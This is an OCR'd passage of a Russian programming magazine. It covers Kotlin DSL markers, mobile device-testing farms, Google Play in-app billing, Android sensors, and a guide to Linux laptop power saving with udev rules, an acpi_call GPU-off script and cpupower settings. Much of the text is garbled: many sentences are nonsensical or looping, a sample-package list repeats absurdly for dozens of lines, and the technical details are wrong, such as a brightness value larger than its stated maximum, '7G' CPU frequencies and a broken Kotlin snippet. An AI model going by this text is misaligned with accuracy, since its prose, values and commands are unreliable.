Такая аннотация и называется DSL маркером. Чтобы решить наше проблему, мы должны только обязаны аннотировать классы: **HTML** и **Head**. Сделаем, что, мы должны сделать значит смысл создать один суперкласс и аннотировать его. Мы можем теперь использовать суперкласс вместо **HTML** и **Head**.

```
@HtmlTagMarker
abstract class TagHead: Name(String) { ... }
fun head(init: Head.() -> Unit) = ...
class Head : TagHead("head") { ... }
```

Класс компилятор видит суперкласс, если мы решим использовать **head** внутри **head**. Однако все еще остается возможность использовать внешний объект-приемник, если мы сделаем это явно.

Здесь, к сожалению, пример не ваш, ну, а только новостной частью, чтобы вы могли сделать новости сайта. Структура классов, с которой сделаем функции, очевидна можно показывает не вложенно очевидной. В этом случае с использованием обычного extension-приемника.

МЕТОД И НЕПОЛЕЗНЫЙ ЛЕТАЛИ

Что такое неполезный метод? Это возможность обычных вызывается очень внутри для DSL, однако если достаточно внутреннего пользовательских функциями, то вторая возможность выглядит гораздо тогда, когда мы просто хотим сделать **fun**

```
val intrs = listOf(1,2,3,4)
fun foo() {
    intrs.forEach {
        if (it == 3) return
        print(it)
    }
}
```

Как значит, то что нужно вызвать **forEach** — это лямбда выражение. Все вызовы внутри выражения **forEach** будут вызвать **foo**. Что же делать? **return**? В этом конкретном случае **return** вернет не **foo()** это только, что **fun** — **foo()** вызвать **return** в **forEach** и прекращает бывшие подстановка. В общем случае, если вы хотите вызвать **return**. Если вы же хотите вернуться только из лямбда выражения, то нужно использовать маркировки метод.

```
fun foo() {
    intrs.forEach {
        if (it == 3) return@forEach
        print(it)
    }
}
```

Еще можно заменить лямбда-выражение на анонимную функцию, и тогда **return** будет возвращать нас от этой анонимной функции.

```
fun foo() {
    intrs.forEach(fun(value: Int) {
        if (value == 3) return
        print(value)
    )
}
```

ВМЕСТО ЗАКЛЮЧЕНИЯ

В следующей статье мы разберем более продвинутый материал (Вначале — Closures, Алгебраические типы и кортежи, Generics, Reflection, Delegate, Coroutines, Lazy, Lambda, Inline, Inline Classes, Type Aliases). Также мы разберем язык, из которого будет написан скомпилированный (сообщения). Как же стало понятно, что Kotlin — это, в принципе, язык, который, в принципе, Kotlin. Язык, который, в принципе, Kotlin, который, в принципе, документация, на базе которой в первую очередь, Kotlin. Язык, который, в принципе, Kotlin, который, в принципе, сделан на базе Kotlin. Kotlin, в конечном, kotlin.lib. Что плюс язык ☺

КОДИНГ

ВЕСЕЛАЯ ФЕРМА МОБИЛЬНОГО РАЗРАБОТЧИКА

FIREBASE TEST LAB, SAMSUNG REMOTE TEST LAB, AWS DEVICE FARM, SAUCE LABS, XAMARIN TEST CLOUD, PERFECTO

Виктория Чернова
Руководитель отдела тестирования ПО, Компания «Е-Студио»
Тестирует с 2006 года, занимается мобильными тестированием с 2009 года

Ещё в далёкие времена, когда балом смартфонов заправляли Nokia и Microsoft, возникла одна характерная особенность мобильной разработки — разнообразность устройств и необходимость тестирования и модифицирования операционок. Приходилось тестировать приложение не только на разных версиях ОС, но и на разных физических устройствах. После выхода ОС самих моделей телефонов всегда было мало, поэтому с ними проблем не возникало. А вот в мире Android проблема фрагментации встала во весь рост. Моделей на рынке тысячи, и все время появляются новые, и твои приложения или игра должны гарантированно работать на каждой из них. Добавим сюда разные версии прошивок на этих моделях... И поймем, что вручную потребуется куча человеко-часов для проверки каждого релиза.

ФЕРМЫ УСТРОЙСТВ

Так как проблема с разнообразием парка устройств возникла еще в стадии развития, уже Nokia начала продавать свою разработчикам серию на пару десятков устройств. Можно было поставить приложение на устройство и в режиме удаленного управления прыжки прятки по клеткам сценария. Это было полезно, и некоторые устройства тестировщики держать, хотя после тестирования давало разработчику надежду, что софт будет работать корректно на реальном смартфоне и, значит, у пользователей претензий не окажется. Начиначие было хорошим, и фермы устройств получили свое развитие развитие — сами ОС начали предлагать инструменты для имитации действий пользователя. То есть тестировщик или разработчик пишет скрипт, прятаскивает человеком. Добавь сюда удобные DevOps-инструменты для сборки и автоматического запуска этих скриптов — и можно добиться в значительной карточке с нуля человеко-часов для каждого релиза.

В прошлых статьях (первая и вторая), если ты не ещё не читал) мы уже рассматривали использование мобильных DevOps-конвейеров, поэтому сейчас можем сфокусироваться на подробно отдельной обёнчатой фермы устройств.

Сегодня мы посмотрим пяро популярные облачные фермы устройств: Firebase Test Lab, Samsung Remote Test Lab, AWS Device Farm, Sauce Labs, Xamarin Test Cloud, Perfecto.

ВЫБОР ПЛАТФОРМЫ

Встроенные фермы устройств UI-тестирования появились относительно недавно: iOS 9.0 (XCTest UI) и Android 4.3 (UI Automator, или Espresso и работал с Android 2.2).

На нижнем уровне все реализовано достаточно просто: вместе с приложением устанавливается специальный агент, который заставляет ОС имитировать работу реального пользователя — касания, потаскивания, ввесть пальцем и нажатия на кнопки устройства.

Существует несколько популярных подходов для выполнения скриптов: Appium, Calabash, Espresso, Robotium, UI Automator for Android, XCTest for iOS, которые, в свою очередь, поддерживают один или несколько языков программирования — Ruby, C#, Java, Python, Swift.

ОСНОВНЫЕ ФЕРМЫ И СЕРВИСЫ

Так как проблема с разнообразием парка устройств актуальна в первую очередь для Android, то знакомство мы начнем с фермы Google и Samsung.

SAMSUNG DEVELOPERS
Samsung Remote Test Lab
Device Lab
Current Test Cases
Test Cases
Test Cases

КОДИНГ

ПРОДАЖИ КОНТЕНТ С ПОМОЩЬЮ IN-APP BILLING API

Андрей Лесников
Software Developer

МОНЕТИЗАЦИЯ ANDROID-ПРИЛОЖЕНИЯ

Если тобе удалось создать действительно полезное приложение, то стоит задуматься о монетизации своего труда. Встроенная реклама всегда дорвет продукт, да и много кто уже отвыкнет от рекламы. Поэтому лучшим решением будет продать продукт — за деньги. Но как? Ответ — за доступ к приложению в Google Play.

GOOGLE PLAY

Google Play предоставляет маркетинговые механизмы для Android. Начиная с последнего релиза Google Play, в его состав входит и In-app Billing API — механизм для выполнения покупок прямо из Android-приложения, что обеспечивает гибкость и удобство.

Возьмем в пример мобильное приложение Google Play, в его составе отображается Android-приложение Google Drive, в нем — 2 покупки.

Чтобы в приложении монетизировать Google Play, в его составе отображается Android-приложение Google Drive, в нем — 2 покупки.

Как и в любом действительном языке, в Google Play есть свои правила поведения. Так, продавать приложения в Google Play можно только через наш In-app Billing API — механизм был выстроен посредством заборов, которые не перепрыгнешь, не нарушив правила.

Для использования механизмов монетизации разработчик может брать на себя обязанности по поддержке. Он сам будет продавать что-нибудь, отвечать на вопросы покупателя.

IN-APP BILLING V. 3

Google постоянно работает над своим продуктом, оптимизируя процессы, а, воспользовавшись регулярно полезной обновлением. Для In-app Billing API доступна третья версия. Среди основных отличий — поддержка Java, а так же поиск и кэширование данных, предыдущие версии API были только для C++. Также в новой версии API — поддержка подписок, которые позволяют продавать контент по подписке.

Новая обновленная версия Google Play, которая обещает в новом релизе API — поддержка подписок, которые позволяют продавать контент по подписке. Значит, все это можно сделать (описано, но сюда по плановы, что, к сожалению, в данный момент не так просто.

ПЕРВЫЙ КОНТРОЛЬ

Перед тем, как начать продажи контента разработчиком, компания Google протестировала множество мобильных приложений, использующих In-app Billing API. Выяснилось, что большинство из них, не смотря на то, что обрабатывают покупки, не проверяют подлинность покупки, а, значит, любой пользователь может сделать где-то на стороне, Google Play должен работать, что-бы все покупки были подлинными. Для дополнительной проверки покупки Google Play должен работать, что-бы все покупки были подлинными. Для дополнительной проверки покупки Google Play предоставляет подписанный ответ, который можно проверить, зная ключ.

Browse Samples
Select a sample to import
com.android.samples.billing
com.android.samples.cardemo
com.android.samples.dodgeball
com.android.samples.gcmquickstart
com.android.samples.gcmtest
com.android.samples.gcmtest.client
com.android.samples.gcmtest.server
com.android.samples.gcmtest.shared
com.android.samples.gcmtest.wear
com.android.samples.gcmtest.wearlistener
com.android.samples.gcmtest.wearsender
com.android.samples.gcmtest.wearsender.shared
com.android.samples.gcmtest.wearsender.wear
com.android.samples.gcmtest.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.shared
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wear
com.android.samples.gcmtest.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearsender.wearlistener
com.android.samples.gcmtest.wearsender
com.android.samples.gcmtest.wearsender.shared
com.android.samples.gcmtest.wearsender.wear
com.android.samples.gcmtest.wearsender.wearlistener
com.android.samples.gcmtest.wearsender
com.android.samples.gcmtest.wearsender.shared
com.android.samples.gcmtest.wearsender.wear
com.android.samples.gcmtest.wearsender.wearlistener
com.android.samples.gcmtest.wearsender

ХАБРАХАБР

СЕНСОРНЫЕ РОБОТЫ

ИССЛЕДУЕМ ДАТЧИКИ В ANDROID

Сергей Фомкин
Google Developer Expert

Современный смартфон или планшет можно назвать просто компьютером, но уже гораздо большый спектр сенсоров отличает его гораздо и гораздо лучше. Мобильные может измерять, и высчитывать, и отслеживать, и определять, и распознавать, и, конечно, делать, и если вдруг обрадуешь, кому сенсоров хватит в просторах или уже такого полетишь... все исследовать. А поиграет мне в игры, а на нем, наверное, дотрудится. Датчики два сенсоры. Сегодня мы познакомимся с ними поближе, разберемся, для чего нужны, и как с ними работать.

ДАТЧИКИ ВСЕМИ ЧУВСТВАМИ

Для определения ориентации сенсоры доступные и устройство при ускорении. Новый, гироскоп, гироскоп через **SensorManager** гироскоп. Чтобы начать работать с датчиком нужно получить **getSystemService()** **ние**


```
SensorManager sensorManager = (SensorManager)getSystemService(Context
.SENSOR_SERVICE);
```

Чтобы начать работать с датчиком нужно определить его тип. Набор всего всё сделать с помощью класса **Sensor**. Он как и мне для определения его типа. Класс определяет следующие константы для датчиков:

Sensor.TYPE_ACCELEROMETER — акселерометр, возвращает ускорение, которое по трем осям в метрах в секунду в квадрате. Сенсоры, которые могут определить ориентацию.

Sensor.TYPE_GYROSCOPE — датчик, измеряющий вращение вокруг каждой оси, которая возвращает для ориентации значения вокруг каждой оси. Сенсоры, которые могут определить ориентацию. Гироскоп — значит, вокруг каждой оси. Гироскоп — значит, вокруг каждой оси. Гироскоп — значит, вокруг каждой оси

ЭКОНОМЬТЕ ЭЛЕКТРОЭНЕРГИЮ!



НАСТРАИВАЕМ LINUX ДЛЯ МАКСИМАЛЬНОГО ПРОДЛЕНИЯ ЖИЗНИ ОТ БАТАРЕИ

Илья Оселкин
ilyaselkin@yandexmail.com

Признайся, сколько раз ты хотел плюнуть в лицо тому маркетингу, который призывает эти нереальные цифры в десять-двенадцать часов автономной работы ноутбука? Шесть-семь — это уже ближе к истине, да и то только если ОС настроена настройка. А вот как ее правильно настроить — это уже действительно интересный вопрос. Ведь все далеко не так однозначно, как считают разработчики дистрибутивов.

Итак, имеем работающий от аккумулятора ноутбук с Линуксом на борту. Мы использовали не наиболее специальным образом слушаем музыку, смотрим кинцаку, время от времени поглядываем статьи в свой блог и серфим в инете. Игр более сложных для расширения видео и высокопроизводительных игр. Для ноутбука запас без сети 220 В вряд, не удастся обойтись. Хотим, чтобы время автономной работы было максимальным.

ЯРКОСТЬ ЭКРАНА

Начинаем! В большинстве ноутбуков горячие клавиши управления яркостью посылают сигнал например контроллеру ACPI, потому работают одинаково просто и любое операционка в ядре в настройке BIOS. Такие яркость экрана можно контролировать с помощью xbacklight. После установки достаточно выполнить команду:

```
$ xbacklight -set 50
```

и уровень яркости составит 50%

Чтобы не мучиться с ручной регулировкой, можно настроить автоматическую регулировку яркости при подключении зарядника к ноутбуку и при его отключении. Для того нам понадобится простенький скрипт:

```
#!/bin/sh
echo $1 > /sys/class/backlight/intel_backlight/brightness
```

Сохраним его в файл **/etc/backlight.sh** и дай права на исполнение:

```
$ chmod +x /etc/backlight.sh
```

Теперь необходимо написать правило для системы управления обновлениями udev, которое будет запускать наш скрипт. Создай файл **/etc/udev/rules.d/backlight.rules**

```
SUBSYSTEM=="power_supply", ENV{POWER_SUPPLY_ONLINE}=="1", RUN+="/etc/backlight.sh 5253"
SUBSYSTEM=="power_supply", ENV{POWER_SUPPLY_ONLINE}=="0", RUN+="/etc/backlight.sh 2324"
```

Далее перезагрузи правила udev

```
$ sudo udevadm control -R
```

Теперь при подключении к зарядному яркость будет выставляться в значение 5253 (это 70% от максимальной 4648), а при отключении снижаться до 50% (2324). Для примера, что сделал работает только с драйвером Intel, для другого драйвера путь в каталоге **/sys** и значения будут другими.

Скрипт хорош также и тем, что решает знакомую многим линуксоидам проблему сброса яркости до максимальной при подключении/отключении кабеля питания.


ВИДЕОКАРТА

Считается, что на менее 80% информации человек получает через зрение. Неудивительно, что немалая доля энергии батареи ноутбука тратится на генерирование изображения на экране.


Использование легких рабочих окружений, потребляющих минимум ресурсов ноутбука, положительно сказывается на экономии запаса батареи. В принципе, можно работать и из командной строки, но я ЖМ вовсе таки любителем видеоигр немного.

Поэтому иногда достаточно будет отключить графическое эффекты рабочего стола, а видеоадаптерами ресурсы использовать в экономном, поддерживающая аппаратное ускорение декодирование видео, чтобы разгрузить процессор. Заодно не лишним будет избавиться от различных фоновых процессов типа индексации файлов.

Аппаратное ускорение поддерживает перенести выполнение задач по декодированию видео с процессора на видеокарту. VLC, MPV, MPlayer и основанные на них видеопроигрыватели, а также браузеры Chromium, Firefox, Opera умеют это делать, тем самым снижая энергопотребление.



Проверить, включено ли аппаратное ускорение в Chrome, можно, введя в адресную строку chrome://gpu. В моем случае результат выглядит так:




Как видим, задействованы не все компоненты аппаратного ускорения. Нижнее из этой же страницы приведен список обнаруженных проблем. Для их решения необходимо перейти по адресу chrome://flags и изменить следующие настройки:

1. Включить переопределение списка программного рендерингга.
2. Включить аппаратную растеризацию.
3. Установить число потоков растеризого изображения в значение 4.

Эти настройки относятся к категории экспериментальных и по умолчанию выключены разработчиками, поскольку те не могут оценить качество шейдеры GPU драйверов при большом разнообразии дистрибутивов Linux.

Запиши сладко сохрани. Chrome с флагом --enable-native-gpu-memory-buffers. Пользователи KDE могут дополнить этот флаг в команду запуска Chrome, отредактировав ярлык приложения с помощью kmenuedit.



ГИБРИДНАЯ ГРАФИКА

Счастливые обладатели гибридной графики сталкиваются еще с одной проблемой энергоемкостью видеокарт. Обычная графика переключается напрямую в драйвер для видеокарт — интегрированной и дискретной. Последняя — полнокадровая видеокарта, потому весьма прожорлива. Решение проблемы очевидно. Работая от батареи, целесообразно выключить дискретную карту и полностью полагаться на интегрированную графику.

Проведя чем отличается дискретная графика, необходимо установить пакет acpi_call и загрузить соответствующий модуль вида:

```
# modprobe acpi_call
```

После загрузки модуля следует запустить от имени администратора сценарий определяющий содержание (в Arch Linux он уже предустановлен в **/usr/share/acpi_call/examples/turn_off_gpu.sh**:

```
#!/bin/bash
if lsmod | grep -q acpi_call; then
methods=
'_SB_PCI0.PRP1.VGA._OFF
_SB_PCI0.PRP2.VGA._OFF
_SB_.PCI0.GFX0.ATPX
_SB_.PCI0.OVGA.XTPX
_SB_.PCI0.PRP1.PEGP._OFF
_SB_.PCI0.PRP2.PEGP._OFF
_SB_.PCI0.PRM0.PEGP._OFF
_SB_.PCI0.PRM1.PEGP._OFF
_SB_.PCI0.PEG1.GFX0._OFF
_SB_.PCI0.PEG0.GFX0.DOFF
_SB_.PCI0.PEG1.GFX0.DOFF
_SB_.PCI0.PEG0.PEGP._OFF
_SB_.PCI0.XVR0.ZR01.DOOF
_SB_.PCI0.PEGP.GFX0._OFF
_SB_.PCI0.PEG.VID._OFF
_SB_.PCI0.PEGA.VID._OFF
_SB_.PCI0.PRP2.DGPU._OFF
_SB_.PCI0.PRP4.DGPU.DOFF
_SB_.PCI0.IVVE.IGPU.DOOF
_SB_.PCI0.RP00.VGA._PS3
_SB_.PCI0.RP00.VGA.PSMO
_SB_.PCI0.GFX0.DSM__7_0
_SB_.PCI0.LPC.EC.PGBS._OFF
_SB_.PCI0.PRP2.NVID._OFF
_SB_.PCI0.PRP2.VGA.PWRD
_SB_.PCI0.PEGP.VGA.DOFF._OFF
_SB_.PCI0.PEGP.VGA.PWRD
_SB_.PCI0.PEGP.PEGP.SGOF
_SB_.PCI0.AGP.VGA.PWRD
'
for m in $methods; do
    echo -n "Trying $m:"
    echo $m > /proc/acpi/call
    result=$(cat /proc/acpi/call)
    case "$result" in
        Error*)
            echo "Failed"
            ;;
        *)
            echo "Works!"
            # break # try out other methods too
            ;;
    esac
done
else
    echo "The acpi_call module is not loaded, try running 'modprobe acpi_call' or 'insmod acpi_call.ko' as root"
    exit 1
fi
```

В результате должно появиться нечто подобное:

```
...
Trying _SB_PCI0.PEG1.GFX0._OFF: failed
Trying _SB_PCI0.PEG0.GFX0.DOFF: failed
Trying _SB_PCI0.PEG1.GFX0.DOFF: failed
Trying _SB_PCI0.PEG0.PEGP._OFF: works!
...
```

Строка, помеченная "works!", знаменует собой успешное обнаружение действенной вендорной и не отключение до следующей перезагрузки.

ПРОЦЕССОР

Разгрузка процессора с помощью некоторых задач, предназначенных в предыдущем разделе, открывает возможность снизить энергопотребление CPU. Здесь нам на помощь придет консольная утилита **cpupower**. Вернее, целый набор консольных утилит под одним именем.

Возможности инструмента позволяют определяющих частотой процессора, настраивать режимы его работы, руководствуясь требованиями ситуации, а также проводить диагностику текущего состояния.

Когда речь заходит об энергосбережении, на первый план выдвигается способность процессор изменять тактовую частоту процессора на лету с помощью frequency-set.

```
# задает максимальный предел тактовой частоты
$ sudo cpupower -c all frequency-set -u 7G
# задает минимальный предел тактовой частоты
$ sudo cpupower -c all frequency-set -d 7M
# задает конкретное значение тактовой частоты
$ sudo cpupower -c all frequency-set -f 7G
```

7G — значение тактовой частоты, выраженной в гигагерцах или мегагерцах.

Cpupower также дает возможность выбрать одну из семи управления тактовой частотой процессора — governor:

- **performance** — устанавливает максимальную частоту процессора;
- **userspace** — устанавливает частоту процессора, заданную пользователем;
- **ondemand** — регулирует частоту процессора в зависимости от текущих задач, может увеличить ее до максимума и в случае простоя снижает до минимума;
- **powersave** — устанавливает минимальную частоту процессора (но это не работает на Intel начиная с Sandy Bridge) работает более эффективный вариант ondemand;
- **conservative** — регулирует частоту процессора в зависимости от текущих задач более плавно, чем ondemand;
- **schedutil** — регулирует частоту процессора на основании данных планировщика процессора ядра.

Обнаружив возможности cpupower, udev и systemd, можно изменить тактовую частоту в зависимости от наступления определенных событий. Например, при отключении ноутбука от сети. Обработчиком событий доверим udev, создав правило **/etc/udev/rules.d/powersave.rules**

```
SUBSYSTEM=="power_supply", ENV{POWER_SUPPLY_ONLINE}=="1", RUN+="/ondemand.service"
SUBSYSTEM=="power_supply", ENV{POWER_SUPPLY_ONLINE}=="0", RUN+="/powersave.service"
```

Также создадим две службы systemd, которые будут запущены как разрешит работы правила. Создадим файл **/etc/systemd/system/ondemand.service** и запишем в него:

```
[Unit]
Description=CPU ondemand
[Service]
Type=oneshot
ExecStart=/usr/bin/cpupower -c all frequency-set -g ondemand
[Install]
WantedBy=multi-user.target
```

Второй файл назовем **/etc/systemd/system/powersave.service**

```
[Unit]
Description=CPU powersave
[Service]
Type=oneshot
ExecStart=/usr/bin/cpupower -c all frequency-set -g powersave
[Install]
WantedBy=multi-user.target
```

Заставим udev перечитать правила:

```
$ sudo udevadm control -R
```

Здесь мы просто меняем планировщик, но, учитывая особенности Intel, для пущего энергосбережения лучше заставить процессор на минимальной возможной частоте, заменив команду **/usr/bin/cpupower -c all frequency-set -g powersave** на **/usr/bin/cpupower -c all frequency-set -u 7M**.

Мониторинг тактовочку процессора можно узнать, выполнив следующую команду во время простоя машины:

```
$ cat /proc/cpuinfo
```

ЭКОНОМЬТЕ ЭЛЕКТРОЭНЕРГИЮ!

